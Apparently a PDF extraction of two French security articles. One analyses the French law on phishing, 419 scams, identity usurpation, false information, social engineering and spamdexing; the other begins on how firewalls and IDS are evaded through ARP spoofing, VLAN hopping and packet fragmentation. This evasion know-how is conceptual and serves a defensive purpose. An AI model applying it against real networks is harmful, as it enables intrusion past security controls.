L'escroquerie est définie aux **articles L 313-1 à 313-3 du Code Pénal** comme « Le fait, soit par l'usage d'un faux nom, soit par l'abus d'une qualité vraie, soit par l'emploi de manœuvres frauduleuses, de tromper une personne physique et de la convaincre à remettre des fonds, des valeurs ou un bien quelconque ou à fournir un service ou à consentir un acte opérant obligation ou décharge ». Les sanctions sont de 5 ans de prison et 375 000 € d'amende (10 ans de prison et 1 000 000 € d'amende si l'escroquerie est commise en bande organisée). La tentative d'escroquerie est punie des mêmes peines. Exemples d'escroquerie : faire croire à un gain à une loterie, demander de téléphoner pour soi-disant mettre à jour la carte SIM…

Dans le phishing, à l'escroquerie s'ajoutent les délits de contrefaçon (atteinte aux droits d'auteur par reproduction du site, atteinte au droit des marques).

Les plus grandes entreprises sont victimes de cette forme de fraude. Même si les poursuites sont difficiles, relevons la première condamnation en France pour phishing d'un jeune escroc qui avait détourné 20 000 € à ses victimes en les attirant sur un faux site du Crédit Lyonnais. Il a été condamné à 1 an de prison avec sursis et 8500 € d'amende (tribunal correctionnel de Strasbourg, 2 septembre 2004).

Le scam 419 ou scam africain est une autre forme d'escroquerie construite sur le mensonge, imitation de la réalité moins élaborée que le phishing mais plus largement répandue. C'est ainsi qu'à l'échelle planétaire parmi les hoax les plus répandus actuellement sur Internet, le scam africain se répand. Majoritairement nigérian, il est une forme de fraude [4] qui joue pleinement sur le mensonge [5] et a pour but unique de soutirer de l'argent à ses victimes. Le scam africain est aussi appelé « 419 scam » (fraude 419) car il viole la **section 419 du code pénal nigérian** qui condamne l'escroquerie. En 2001 aux États-Unis 2 600 personnes avaient porté plainte pour le scam 419. Selon le FBI, 1 arnaque sur 10 marchent. Le mensonge que constitue le contenu du mail n'est pas en lui-même condamnable. Mais l'intention de nuire l'est. Car le scam 419 est une escroquerie. Mais il est parfois affaire criminelle, certaines transactions se terminant par des kidnappings avec demande de rançon, voire des meurtres. Selon le Département d'Etat américain, 25 meurtres ou disparitions d'américains à l'étranger seraient à lier à la fraude 419.

Les exemples et formes d'escroquerie sont nombreux. Janvier 2002 (USA) un jeune californien de 17 ans est arrêté pour fraude. Il avait mis en place un système en ligne attirant des investisseurs en leur faisant miroiter des retours sur investissements de 125 à 2500 % selon la durée du placement. Il avait soutiré ainsi 1 million de dollars à près de 1000 personnes. La fraude peut aller beaucoup plus loin. Juillet 2002, USA, condamnation d'un escroc qui a soutiré 50 millions de dollars à 13 000 investisseurs de 60 pays en 2 ans ! Un site (**www.triwestinvest.com**) attirait les investisseurs à qui l'on offrait là encore des taux d'intérêts de

[1] Mentir c'est faire sciemment une assertion contraire à la vérité ou tromper par omission en taisant la vérité, ne pas révéler ses intentions réelles de manière à induire en erreur. Il y a dans le mensonge volonté, intention. « Il y a deux sortes de mensonges : celui de fait, qui regarde le passé, celui de droit qui regarde l'avenir. Le premier a lieu quand (…) on parle sciemment contre la vérité des choses. L'autre a lieu quand (…) on montre une intention contraire à celle qu'on a » (Rousseau, Émile, II.)

[2] Le faux est ce qui est contraire à la vérité ou n'est pas ce qu'il parait être (transforme l'apparence des faits, des situations, des objets).

[3] Tromper, c'est induire en erreur en usant du mensonge, de dissimulation, de ruse.

[4] La fraude est une action faite de mauvaise foi dans l'intention de tromper.

[5] « Le mensonge cherche toujours à imiter la vérité », Fustel de Coulanges, La Cité antique, II, X.

Daniel Ventre
CNRS
daniel.ventre@gern-cnrs.com

120% sans aucune prise de risque. Le site web, principal outil de la fraude, invitait les « investisseurs » à envoyer de l'argent à Belize. Le mensonge consistait ici à faire croire à des gains incroyables.

La crédulité des victimes n'est en rien un fait permettant d'exonérer les escrocs des sanctions qu'ils encourent.

1.2 – L'usurpation d'identité, la fausse identité

En avril 2005 Microsoft a été victime d'une usurpation d'identité (accompagnée d'une contrefaçon de site). Les utilisateurs recevaient des courriers électroniques portant signature de Microsoft les invitant à accéder au site de mise à jour de l'éditeur (en cliquant sur un lien inclus dans le message). Ceux-ci étaient redirigés vers un site pirate ayant toute l'apparence du site officiel de Microsoft, d'où ils risquaient de télécharger un trojan (Troj/DSNX-05) à la place du patch annoncé.

Les diverses formes de fraude jouent de l'utilisation de la fausse identité qui serait aujourd'hui parmi les dénominateurs communs des délits et des crimes. La fausse identité lèserait ainsi de nombreux acteurs de la société : services de l'Etat, sécurité sociale, entreprises, personnes privées. La fraude liée à l'usage de fausse identité représenterait 10% du déficit de la sécurité sociale. 90% des amendes dressées par la SNCF ne seraient jamais payées faute d'identifier les fraudeurs munis de faux documents. Les faux billets d'avion et fausses identités coûteraient 30 millions d'euros chaque année à Air France [6]. On ignore encore à ce jour l'identité réelle de 17 des 19 terroristes du 11 septembre 2001. La fausse identité (inventée, usurpée) est un phénomène international et qui ne concerne pas qu'Internet ou le courrier électronique. Le marché du faux représente un business rentable (un passeport, un permis de conduire, une carte grise, tout est disponible au marché noir, moyennant quelques milliers d'euros). Dans le monde réel la fausse identité est répandue. Dans le monde virtuel, elle est à la portée de chacun d'entre nous. Il est très facile de se fabriquer une identité sur Internet et ceci de manière tout à fait légale. On parle alors de pseudonymat pour qualifier l'identité numérique qu'est l'adresse électronique.

La CNIL a pour sa part qualifié l'adresse électronique de donnée à caractère personnel. Son usurpation, c'est-à-dire prendre l'identité d'un autre individu afin de se faire passer pour lui (on parle aussi d'usurpation d'e-mail, de falsification d'adresse e-mail) est donc un délit. L'usurpation d'identité peut avoir de multiples finalités : reproduire un nom patronymique dans un nom de domaine (*cybersquatting*), hoax, escroquerie…

Quand l'usurpation a un motif financier, on peut retenir le délit d'escroquerie (**article 313-1 du Code Pénal**). L'usurpation d'identité caractérise le délit, c'est-à-dire que le caractère intentionnel n'est pas à démontrer.

Les sanctions encourues pour usage illicite de fausse identité sont de 3 ans de prison si l'acte est commis en bande organisée. Dans la pratique, les peines généralement effectuées sont de 4 mois avec sursis.

Quand elle sert à commettre un forfait, la falsification d'adresse e-mail d'un expéditeur vient aider à la constitution d'une infraction et se trouve sanctionnée par les tribunaux français comme accès frauduleux à un système d'information (**Articles 323-1 et s. du Code Pénal, loi Godfrain de 1986 et loi Perben II**).

La propagation des vers informatiques via les courriers électroniques use de leur capacité à formater des e-mails élaborés, en fabriquant un faux champ expéditeur à partir d'adresses collectées sur la machine infectée, ce qui donne ainsi toute l'apparence que le courrier provient d'une personne connue et a pour effet de faire baisser la vigilance du destinataire.

L'usurpation d'identité peut prendre des formes très malicieuses, perverses, dangereuses pour les mineurs qui sont approchés et peuvent être victimes des pédophiles. Ces derniers maîtrisent l'usage de la fausse identité comme technique de tromperie facilitant l'approche. Se créant une personnalité, une identité inventée de toutes pièces, ils peuvent se faire passer pour des enfants, des adolescents et gagner la complicité des enfants. La fausse identité est alors au service du crime.

D'autres encore lancent des annonces sur les groupes de discussion ou des sites web, se faisant passer pour de belles jeunes femmes blondes en quête du grand amour, photos à l'appui, dans le seul but de soutirer de l'argent à des hommes crédules. Cette manœuvre frauduleuse (user d'une fausse identité, mise en scène,…) relève de l'escroquerie. Chacun a la possibilité de mentir sur son identité, nominative ou visuelle.

1.3 – Fausses informations

L'abondance et la propagation à grande échelle du faux, du mensonge auraient des effets pernicieux. La fausse information décrédibilise, dit-on, l'Internet. Les fausses alertes émoussent la vigilance et les vraies alertes perdent en efficacité car l'on n'y fait plus attention. La crainte du faux véhiculé à grande échelle n'est cependant pas phénomène récent. « On n'a dit que peu de choses sur les mensonges imprimés dont la terre est inondée (…). On donnera ici seulement quelques règles générales pour

[6] Tous ces chiffres sont publiés dans Christophe Naudin, « La fausse identité, danger croissant et ignoré », Note d'alerte n°4, Département de Recherche sur les Menaces Criminelles Contemporaines. **http://www.drmcc.org**

précautionner les hommes contre cette multitude de livres qui ont transmis les erreurs de siècle en siècle » [7].

L'Internet et tous les outils de communication (courriers électroniques, blogs, tchats, forums...) ont bien sûr multiplié les possibilités de diffusion, d'échange, de circulation de l'information.

Où est le vrai ? Où est le faux ? Vivrait-on dans l'incertitude permanente de l'identité et de l'intention de l'autre, l'incertitude quant à la véracité des contenus ?

En semant la confusion dans les esprits, les différentes formes de hoax qui incitent les internautes à reprendre à leur compte et propager de fausses informations, que ce soit par mail, SMS, contribuent à décrédibiliser les sources d'information car elles multiplient les sources de mensonges. Peut-on se fier aux messages qui nous parviennent par e-mail ? Le scam africain véhicule ses mensonges dans l'intention de nuire, mais certains y donnent crédit. Les rumeurs, les chaînes de solidarité, les promesses de bonne ou mauvaise fortune, l'annonce de faux virus, les fausses pétitions propagent de fausses informations et démentir une rumeur revient à la propager. Les légendes urbaines qui circulent sur Internet ont l'efficacité des gros mensonges : un requin qui attaque un hélicoptère, un chat qui pèse plus de 100 kilos... photos à l'appui. Ces fausses nouvelles colportées devraient être perçues comme des fables et des canulars, mais par leur habillage, leur trop grande imitation de la réalité, elles peuvent prêter à confusion, induire en erreur : en jouant sur l'usurpation d'identité, en imitant dans leur présentation des sources d'information fiables.

Le canular n'est pas en soit incriminé. Poursuivrait-on des romanciers pour leurs créations et leur imagination ?

Mais pour autant création et divulgation de fausses informations peuvent être incriminées. En voici quelques exemples de manière non exhaustive :

- Quand elles émanent de professionnels dans l'exercice de leur métier, les fausses informations sont susceptibles de sanctions. Tel peut être le cas d'un journaliste qui crée de toutes pièces une information ou d'une entreprise qui en attaque une autre via une campagne de désinformation sur Internet. Pour la première fois en France le 9 janvier 2004, la 11ème chambre du tribunal correctionnel condamnait le dirigeant d'une société (*Phillips Beverage Company*) à 100 000 euros d'amende pour « diffusion de fausses informations en matière boursière pour agir sur le cours des titres » d'une société concurrente, sur le fondement de **l'article L 465 et s. du Code Monétaire et Financier** (qui punit le délit de 2 ans de prison (7 en cas de délit aggravé) et 1 500 000 euros d'amende ou le décuple des profits réalisés). Le dernier alinéa de l'article L. 465-1 punit des mêmes peines que celles prévues pour le délit d'initié le **délit de communication d'informations fausses ou trompeuses,** c'est-à-dire « le fait, pour toute personne, de répandre dans le public par des voies et moyens quelconques des informations fausses ou trompeuses sur les perspectives ou la situation d'un émetteur dont les titres sont négociés sur un marché réglementé ou sur les perspectives d'évolution d'un instrument financier admis sur un marché réglementé, **de nature à agir sur les cours** ». Depuis la loi de sécurité quotidienne précitée, l'article 421-1 du code pénal qualifie même d'*actes de terrorisme* l'ensemble des délits prévus à l'article L. 465-1 du code monétaire et financier.

- Mentir à la CNIL est perçu comme un délit d'entrave. La **loi 92-1336 du 16 décembre 1992** condamne le délit d'entrave à l'action de la CNIL (refus de vérification sur place, dissimulation ou destruction de pièces, falsification de données avant le contrôle de la CNIL) d'un an de prison et 15 000 € d'amende. La première mise en application de ce texte est intervenue le 17 mai 2002, lorsque le tribunal correctionnel de Paris a jugé que le fait de mentir à la CNIL constituait une entrave à son action. L'Association spirituelle de l'église de Scientologie d'Île-de-France (Asesif) et son dirigeant ont été condamnés à plus de 10 000 euros d'amende pour avoir faussement affirmé à la Cnil qu'elle avait radié les personnes qui s'étaient opposées à figurer dans son fichier. En 1997, la Cnil avait été saisie par un particulier pour obtenir la radiation de ses coordonnées des fichiers de l'émanation de la Scientologie.

- Un « délit de dénonciation mensongère » est inscrit dans la **loi LCEN** en son **article 6-1-4** qui sanctionne toute personne dénonçant auprès d'un hébergeur un contenu comme illicite à seule fin d'en obtenir le retrait ou le blocage de l'accès : « Le fait, pour toute personne, de présenter aux [hébergeurs] un contenu ou une activité comme étant illicite dans le but d'en obtenir le retrait ou d'en faire cesser la diffusion, alors qu'elle sait cette information inexacte, est puni d'une peine d'un an d'emprisonnement et de 15 000 € d'amende ».

- Quand les fausses informations diffusées mettent en cause des personnes existant réellement. Il peut alors y avoir **diffamation** en imputant à quelqu'un un fait, vrai ou faux. **L'article 29 de la loi sur la Presse du 29 juillet 1881** est ainsi rédigé : « Toute allégation ou imputation d'un fait qui porte atteinte à l'honneur ou à la considération de la personne ou du corps auquel le fait est imputé est une diffamation ». La diffamation est punie d'une amende de 12 000 € à 45 000 € et d'une année de prison pour diffamation à raison de l'origine, ethnie, race, religion, sexualité, handicap.

- L'image manipulée ment. La divulgation de fausse information peut aussi s'appuyer sur l'utilisation de montages photographiques réalisés sans autorisation de leur auteur, auquel cas il y a atteinte aux droits d'auteur (**articles L 121-1 et s., articles L 122-1 et s. du Code de la Propriété Intellectuelle**). La **loi Perben** est venue renforcer les sanctions de la contrefaçon, portant ainsi les peines à 3 ans de prison et 300 000 € d'amende. Des sanctions civiles peuvent être prononcées, en sus des sanctions pénales, sous forme de dommages et intérêts afin de réparer le préjudice subi par la victime. Les montages photographiques peuvent aussi porter

[7] Voltaire, Mélanges historiques, « Mensonges imprimés », XXII.

atteinte à l'image des personnes (mettre un individu dans un environnement dans lequel il ne s'est jamais trouvé, mettre un visage sur un corps différent...). **L'article 226-8 du Code Pénal** punit d'un an de prison et 15 000 € d'amende le fait de publier, par quelque voie que ce soit, donc notamment via un site web, le montage réalisé avec « l'image d'une personne sans son consentement, s'il n'apparaît pas à l'évidence qu'il s'agit d'un montage (..) ».

➔ Enfin **l'article 27** [8] **de la loi du 29 juillet 1881 sur la liberté de la Presse** prévoit également que « la publication, la diffusion ou la reproduction, par quelque moyen que ce soit, de nouvelles fausses, (...) falsifiées ou mensongèrement attribuées à des tiers lorsque, faite de mauvaise foi, elle aura troublé la paix publique, (...) sera punie d'une amende de 45 000 € (...) ».

1.4 – En matière commerciale : tromperie et publicité mensongère

La publicité est mensongère quand elle contient des éléments faux. Elle est « trompeuse » quand elle est de nature à induire en erreur le consommateur moyen, ce qui ne veut pas dire pour autant qu'elle contienne des éléments faux.

Le terme « moyen » est ambigu et peut prêter à interprétations différentes.

Les actes de tromperie sont sanctionnés par l'article **L 213-1 du Code de la Consommation** [9].

L'article **213-1** [10] réprime et sanctionne de 2 ans de prison et 37 500 € d'amende le fait de « tromper ou tenter de tromper le contractant par quelque moyen que ce soit... sur la matière, l'espèce, l'origine, les qualités substantielles... l'aptitude à l'emploi » d'un produit. Il y a donc volonté d'induire le consommateur en erreur. L'infraction de tromperie pour être constituée nécessite un élément matériel (un fait de nature à induire en erreur), et un élément intentionnel (l'auteur de l'acte a conscience du fait que la chose n'a pas la qualité qu'elle aurait dû avoir).

Un exemple de condamnation pour tromperie nous est fourni par l'affaire ayant mis en cause la société EMI Music France. Suite à la mise sur le marché d'un CD de Liane Foly (« au fur et à mesure »), l'association CLCV (Consommation Logement Cadre de Vie) a assigné en justice la société EMI Music France. L'association s'insurgeait contre le caractère trompeur et de nature à induire en erreur de la mention « ce CD contient un dispositif technique limitant les possibilités de copie ». Le CD s'avérait en fait illisible sur certains autoradios, lecteurs PC ou Mac. Le TGI de Nanterre par un jugement du 24 juin 2003 a constaté que la société EMI Music France avait trompé les acheteurs en omettant de les informer des restrictions d'utilisation et condamné la société à verser 10 000 € de dommages et intérêts à l'association.

La **publicité mensongère** pour sa part est sanctionnée par **l'article L 121-1 du Code de la consommation** : « Est interdite toute publicité comportant, sous quelque forme que ce soit, des allégations, indications ou présentations fausses ou de nature à induire en erreur, lorsque celles-ci portent sur un ou plusieurs des éléments ci-après ; existence, nature, composition, qualités substantielles (...) propriétés, prix et conditions de vente de biens ou services qui font l'objet de la publicité, conditions de leur utilisation, résultats qui peuvent être attendus de leur utilisation, motifs ou procédés de la vente ou de la prestation de services, portée des engagements pris par l'annonceur, identité, qualités ou aptitudes du fabricant, des revendeurs, des promoteurs ou des prestataires ». Les peines sont les mêmes que celles prévues à l'article L 213-1 du Code de la Consommation ci-avant mentionné.

Un exemple récent de publicité mensongère nous est donné dans le domaine des télécommunications. En janvier 2005, France Télécom lançait une campagne de publicité annonçant une baisse de 20% de ses tarifs d'appel de téléphone fixe vers mobiles Orange. L'association UFC-Que Choisir a saisi la justice pour publicité mensongère. Le TGI de Paris a ordonné le 10 mai 2005 le versement à l'UFC de 20 000 € de dommages et intérêts. La publicité en cause est interdite et chaque infraction constatée coûtera 10 000 € d'astreinte à France Télécom. La publicité faite par FT présente en effet un caractère trompeur de nature à induire le consommateur en erreur. La baisse annoncée ne concernait en effet qu'un nombre limité d'appels, ceux dépassant 5 minutes.

Précisons enfin :

➔ Que tous les supports de publicité sont répréhensibles : les sites Internet, les courriers électroniques, un bon de commande...

➔ Qu'il est interdit au professionnel mais également au particulier de mentir sur les qualités d'un produit mis en vente. Un particulier peut donc être condamné dans le cas des petites annonces (sur des forums, dans les sites de ventes aux enchères, en omettant volontairement une information, en trompant sur les qualités d'un produit, en proposant une image trompeuse...).

1.5 – Le social engineering

Sous ce terme sont regroupés un ensemble de techniques utilisées par les *hackers* pour amener une personne à révéler son mot de passe ou lui extorquer toute information utile facilitant l'intrusion dans un système. L'objectif est de tromper la vigilance de l'utilisateur, en usant de diverses ruses dont l'usurpation d'identité est la principale (« se faire passer pour »). Le contact avec la personne auprès de qui le hacker veut extorquer des informations est établi par mail ou encore plus simplement par téléphone.

[8] Article modifié par ordonnance n° 2000-916 du 19 septembre 2000 art. 3 (JORF 22 septembre 2000) en vigueur le 1er janvier 2002.

[9] Code de la consommation, Livre II, Titre I°, Chapitre III, Fraudes et falsifications, Section 1 « Tromperie » (Articles L213-1 à L213-2). Section 2. « Falsifications et délits connexes » (Articles L213-3 à L213-4).

[10] Loi n° 92-1336 du 16 décembre 1992, Ordonnance n° 2000-916 du 19 septembre 2000.

Le social engineering est donc la phase qui précède l'action intrusive du hacker dans le système. La démarche (le fait de se prévaloir abusivement d'une qualité, mise en scène pour inspirer la confiance) s'apparente à celle de l'escroquerie **(article 313-1 du Code Pénal)**. Pour qu'il y ait escroquerie, il faut encore qu'il y ait préjudice.

2 — TROMPER LES SYSTEMES

2.1 — Atteintes aux STAD

La piraterie consiste à tromper un système en se faisant passer pour un usager légitime. Il faut au hacker tromper la vigilance du gardien.

DNS *spoofing*, IP spoofing, Web spoofing sont autant de techniques reposant sur l'usurpation d'adresses, d'identité. Ces pratiques qui visent à tromper les systèmes relèvent des textes sanctionnant les atteintes aux STAD : **Code Pénal, Chapitre III « Des atteintes aux systèmes de traitement automatisé de données », articles 323-1 à 323-7**.

- **L'article 323-1** condamne le fait d'accéder et se maintenir frauduleusement, c'est-à-dire sans droits, dans un système. Les peines vont jusqu'à 3 ans de prison et 45 000 € d'amende.
- **L'article 323-2** sanctionne le fait d'entraver ou fausser le fonctionnement d'un STAD de 5 ans de prison et 75 000 € d'amende.
- **L'article 323-3** condamne le fait d'introduire frauduleusement des données ou supprimer ou modifier frauduleusement des données. Le délit est puni de 5 ans de prison et 75 000 € d'amende.
- **L'article 323-3-1** condamne le fait de détenir ou d'offrir des moyens permettant les délits cités dans les articles 323-1 à 323-3 et sanctionne de la même manière que les délits.
- **Les articles 323-4 à 323-7** sanctionnent la préparation des délits, l'intention, prévoient des peines complémentaires telles qu'interdiction des droits civiques, civils, de famille, d'exercer dans la fonction publique, la fermeture des établissements ayant servi à commettre les faits, des sanctions pour les personnes morales.

2.2 - Le spam-indexing

L'opération consiste à tromper les robots pour obtenir le meilleur positionnement possible dans un moteur par rapport à un mot clef. L'une des techniques les plus anciennes consiste à écrire le mot clef de nombreuses fois en blanc sur fond blanc. L'internaute ne voit rien mais le robot du moteur oui, l'idée étant d'augmenter l'indice de densité. Rappelons que le choix des mots clefs est important : le propriétaire du site doit choisir des mots clefs en rapport avec le site, ne pas reprendre des noms de marques sur lesquels il n'a aucun droit (ce qui constituerait une contrefaçon de marque, c'est-à-dire l'utilisation illégale d'une marque déposée, portant ainsi atteinte à un droit privatif), des noms de personnes connues, etc. autant d'actes pouvant entraîner des poursuites civiles ou pénales. Les abus ont été nombreux dans le choix des mots clefs insérés dans les balises « *keywords* ».

La lutte pour un meilleur référencement ne permet pas tous les abus, tous les mensonges, toutes les tromperies.

Face au *spamdexing* les moteurs de recherche sont en droit d'invoquer une infraction pénale, celle d'atteinte au fonctionnement des systèmes de traitement automatisé de données (STAD) prévue à l'**article 323-2 du Code Pénal** : « Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données » [11]. Le spamdexing entrave en effet le fonctionnement et fausse les résultats d'un système (le robot du moteur).

Entraver, c'est perturber le fonctionnement du système (par exemple spamming, attaques de type DOS). Fausser, c'est faire produire au système un résultat différent de celui qui était attendu.

Mais si le spamdexing vise à promouvoir des sites marchands, on peut alors considérer qu'il trompe également le consommateur (publicité trompeuse) et crée un préjudice à l'égard des titulaires des sites concurrents (concurrence déloyale, c'est-à-dire détournement de la clientèle d'un concurrent en utilisant des procédés contraires aux usages professionnels. **Articles 1382 et 1383 du Code Civil**).

Le *cloacking* qui est une variante du spamdexing (créer des pages spécifiques à chaque robot mais invisibles pour les utilisateurs) tomberait sous l'effet des mêmes articles.

Le *Googlebombing*, technique consistant à créer une constellation de sites renvoyant les uns vers les autres vise le même objectif d'augmentation artificielle de la notoriété d'un site et de l'élévation de sa pertinence. La sanction pouvant pénaliser ces sites réside dans l'inscription par les moteurs sur des listes noires et leur déréférencement.

3 - LA COOPERATION INTERNATIONALE CONTRE LA CYBERCRIMINALITE

La lutte contre la cyberdélinquance repose à la fois sur la mise en place de législations nationales, de solutions techniques de sécurité fiables, d'outils policiers adaptés, sans omettre la sensibilisation et la formation des utilisateurs.

Mais dans cette lutte, la dimension internationale reste l'élément clef : le problème de l'usurpation d'identité, de l'escroquerie via utilisation de sites web ou du courrier électronique, n'est pas national. L'escroquerie n'a pas de frontières. Comment atteindre et poursuivre efficacement par exemple les auteurs d'escroquerie dans le cas du scam 419 ? Dans les sites d'enchères, il y aurait 1 arnaque pour 10 000 transactions. Même si elles peuvent porter plainte, les victimes sont bien démunies face à cette escroquerie internationale. Les démarches ont peu de chances d'aboutir (faute

[11] Ordonnance n° 2000-916 du 19 septembre 2000, art. 3 Journal Officiel du 22 septembre 2000 en vigueur le 1er janvier 2002. Loi n° 2004-575 du 21 juin 2004 art. 45 II Journal Officiel du 22 juin 2004.

de pouvoir remonter à la source du délit) et les victimes n'ont que peu de recours.

Toute répression se heurte au principe de territorialité de la loi pénale et les moyens de coopération policière et judiciaire, y compris à l'échelle européenne, ne sont pas encore en mesure de répondre à la demande des victimes de manière satisfaisante. Le problème est d'autant plus vrai que les préjudices financiers subis par les victimes sont de faible montant.

Pour lutter plus efficacement, il faut donc plus de coopération et harmoniser les législations. Ce sont ces deux aspects que traite la **Convention sur la Cybercriminalité (STCE n° 185)** [12] adoptée le 8 novembre 2001 par le Conseil des ministres du Conseil de l'Europe, ouverte à la signature le 23 novembre 2001 à Budapest à l'occasion de la Conférence Internationale sur la Cybercriminalité et entrée en vigueur le 10 juillet 2004.

Il s'agit là de la première convention à vocation universelle contre la cybercriminalité : elle veut harmoniser la législation des États signataires en définissant des infractions pénales communes. Les principales infractions mentionnées à la Convention sont les atteintes à la confidentialité, à l'intégrité, à la disponibilité des données et des systèmes informatiques, la falsification et la fraude informatique, les atteintes à la propriété intellectuelle.

Son objectif est de mener « une politique pénale commune destinée à protéger la société de la criminalité dans le cyber-espace » au moyen de législations appropriées, c'est-à-dire reposant sur les mêmes principes et incriminant des comportements de manière similaire, et au travers de l'amélioration de la coopération. La Convention appelle à une coopération entre les États et l'industrie privée. Elle souhaite donner une réalité à la coopération policière et judiciaire internationale (rendre plus efficaces les enquêtes, les procédures pénales, la collecte des preuves électroniques d'une infraction pénale). Cette coopération repose notamment sur la mise en œuvre d'un « Réseau 24/7 » de points de contacts, joignables 24 heures sur 24 et 7 jours sur 7, « afin d'assurer la fourniture d'une assistance immédiate pour des investigations concernant les infractions pénales liées à des systèmes et données informatiques ou pour recueillir les preuves sous forme électronique d'une infraction pénale » **(chapitre III. Titre 3. Article 35).**

Mais les intentions louables de la convention ne sont-elles pas vouées à l'échec ? Le 19 mai 2005, le Parlement français a adopté la **loi n° 2005-493** autorisant l'approbation de la convention sur la cybercriminalité et du protocole additionnel à cette convention relatif à l'incrimination d'actes de nature raciste et xénophobe commis par le biais de systèmes informatiques. Ce texte est entré en vigueur le 23 mai 2005. A l'échelle internationale, l'impact de cette initiative reste toutefois très limité car seuls 11 États dont la France (sur 42 pays signataires) ont ratifié la convention. Parmi les pays signataires membres du conseil de l'Europe, l'Allemagne, l'Italie, l'Espagne, le Royaume-Uni par exemple n'ont pas encore ratifié le texte. Parmi les signataires non-membres du conseil, l'Afrique du Sud, le Canada, le Japon, les États-Unis n'ont pas encore ratifié le texte. Parmi les non-signataires, se trouve la Russie. Il apparaît ainsi totalement illusoire d'envisager à court ou moyen terme une réelle coopération internationale en matière de lutte contre la cybercriminalité sur la base de ce texte.

CONCLUSION

Si le mensonge est présenté ici dans ses utilisations nuisibles, n'oublions pas qu'il peut aussi être outil de protection. Certains mensonges sont nécessaires ou utiles. Les pots de miel qui simulent (et donc mentent) sont une manière de tromper le pirate, un leurre pour l'attirer et le tromper. Cet outil est légal.

Enfin, divulguer de fausses informations peut être utile pour préserver son anonymat. Ainsi est-il préférable de ne pas donner sa véritable identité quand on est sollicité par un site marchand ou quand un enfant est amené à fournir des informations personnelles sur Internet au travers de tchats ou de forums.

[12] Texte consultable sur le site de la DCSSI. **http://www.ssi.gouv.fr/fr/reglementation/185.html**
ou sur le site du Conseil de l'Europe **http://conventions.coe.int/Treaty/Commun/QueVoulezVous.asp?NT=185&CL=FRE**

Les limites du filtrage réseau

Le filtrage de flux, plus communément appelé « firewalling », est la technique majoritairement (pour ne pas dire exclusivement) mise en œuvre pour la protection des infrastructures réseau. Or, la généralisation des attaques dites « applicatives », l'exploitation généralisée des clients tels que les navigateurs ou encore les diverses techniques d'encapsulation de flux visant à contourner ces dispositifs font apparaître nombre de limitations, si bien que certains n'hésitent pas à prédire (sinon à prôner) la disparition prochaine de ces chers firewalls.

Introduction

Le filtrage réseau peut se définir comme l'inspection, au regard de critères variés, des flux de communication dans le but d'évaluer leur adéquation aux exigences de sécurité de l'infrastructure à protéger. Ces critères dépendent principalement des types de flux à inspecter et des performances attendues. Parallèlement, l'efficacité d'une telle protection dépend de la pertinence de ces critères par rapport à la menace considérée, ainsi que de la capacité à les évaluer, c'est-à-dire à extraire, lire puis interpréter les informations nécessaires à leur caractérisation.

Si on observe l'évolution des technologies de filtrage réseau, on constate un accroissement net et constant du nombre de critères jugés nécessaires à la bonne évaluation d'un flux. Alors qu'il y a dix ans, on se contentait des adresses, des ports et des drapeaux TCP, il semble aujourd'hui indispensable de mettre en œuvre du filtrage à état, accompagné d'un suivi spécifique du protocole applicatif pour en saisir toutes les subtilités et en vérifier la cohérence, et enfin des modules de dissection pour inspecter les données échangées.

Pourquoi donc cette surenchère ? Tout simplement parce que les techniques de contournement de pare-feu ont évoluées et se sont adaptées petit à petit au niveau des protections rencontrées.

Passer par-dessous ou comment jouer avec les protocoles réseau

Les premières techniques de contournement reposaient sur la mauvaise compréhension des protocoles réseau par les outils de filtrage. Qu'il s'agisse d'erreurs d'implémentation, de mauvaise interprétation des standards ou tout simplement de limitation des outils, elles consistaient à formater son flux réseau de manière à le rendre licite vis-à-vis de la politique de filtrage.

Les attaques de niveau 2

Nous savons depuis longtemps qu'au sein d'un même réseau Ethernet, un certain nombre d'attaques, en particulier la corruption de cache ARP, permettent par exemple d'usurper efficacement une adresse IP [1]. Ainsi, si un attaquant est capable de mettre en place ce type d'attaque, il devient impossible pour le pare-feu de valider l'adresse source du flux considéré et donc de différencier, au sein d'un même réseau Ethernet, un hôte d'un autre dans l'éventualité d'une compromission. Ce type d'attaque est encore plus simple à réaliser dans un réseau sans-fil. Il est par exemple impossible d'assurer la différenciation de deux clients au sein du même réseau sans-fil en se basant sur les seuls paramètres réseau comme en font l'expérience les opérateurs de *hotspots* WiFi commerciaux.

Plus généralement, les attaques de niveau 2 posent un problème épineux dans la mesure où elles permettent de manière très efficace de corrompre les informations de base, voire parfois d'abuser la topologie du réseau. Une attaque comme le saut de VLAN par exemple (même si sa réalisation demande des conditions difficiles à réunir) ou encore un calcul d'arbre STP favorable pourraient permettre à un intrus d'accéder à des segments de réseau en court-circuitant totalement les dispositifs de sécurité supposés les isoler.

La fragmentation

Parmi les techniques historiques de contournement de pare-feu, une des plus célèbres est l'utilisation de la fragmentation [2]. Au niveau IP d'abord, puisque les premiers pare-feu, sans état, ne géraient pas la défragmentation des flux et basaient leurs décisions sur les informations contenues dans le premier fragment, puis appliquaient la même décision aux fragments suivants. La possibilité offerte à un fragment d'en recouvrir un autre permettait alors à un attaquant de générer un premier fragment valide, puis un second qui irait l'écraser pour fournir à la machine destination un paquet non conforme à la politique de filtrage après réassemblage.

Lorsque les premières techniques d'inspection de contenu sont apparues, il s'est très vite avéré qu'elles reposaient pour la plupart sur de simples recherches de chaînes dans les données des paquets. Là encore, la fragmentation a apporté une solution efficace. D'abord au niveau IP, usant du même recouvrement, puis au niveau TCP, elle permettait de répartir une charge malicieuse sur plusieurs paquets, permettant ainsi de contourner sa détection.

Si les pare-feu actuels défragmentent les flux au niveau IP, rendant inopérantes ces attaques, elles n'en sont pas moins largement utilisées pour tromper les IDS réseau et autres IPS. Ajouté au fait que tous les systèmes d'exploitation ne gèrent pas le recouvrement de la même manière, elles se révèlent même plutôt efficaces dans ce champ d'application, avec des outils comme fragroute [3], qui permet de combiner toutes ces techniques pour obfusquer un flux arbitraire.

Cédric Blancher
Ingénieur-chercheur – DCR/SSI, Centre Commun de Recherche, EADS France
cedric.blancher@eads.net
http://sid.rstack.org/

Abuser le filtrage sans état

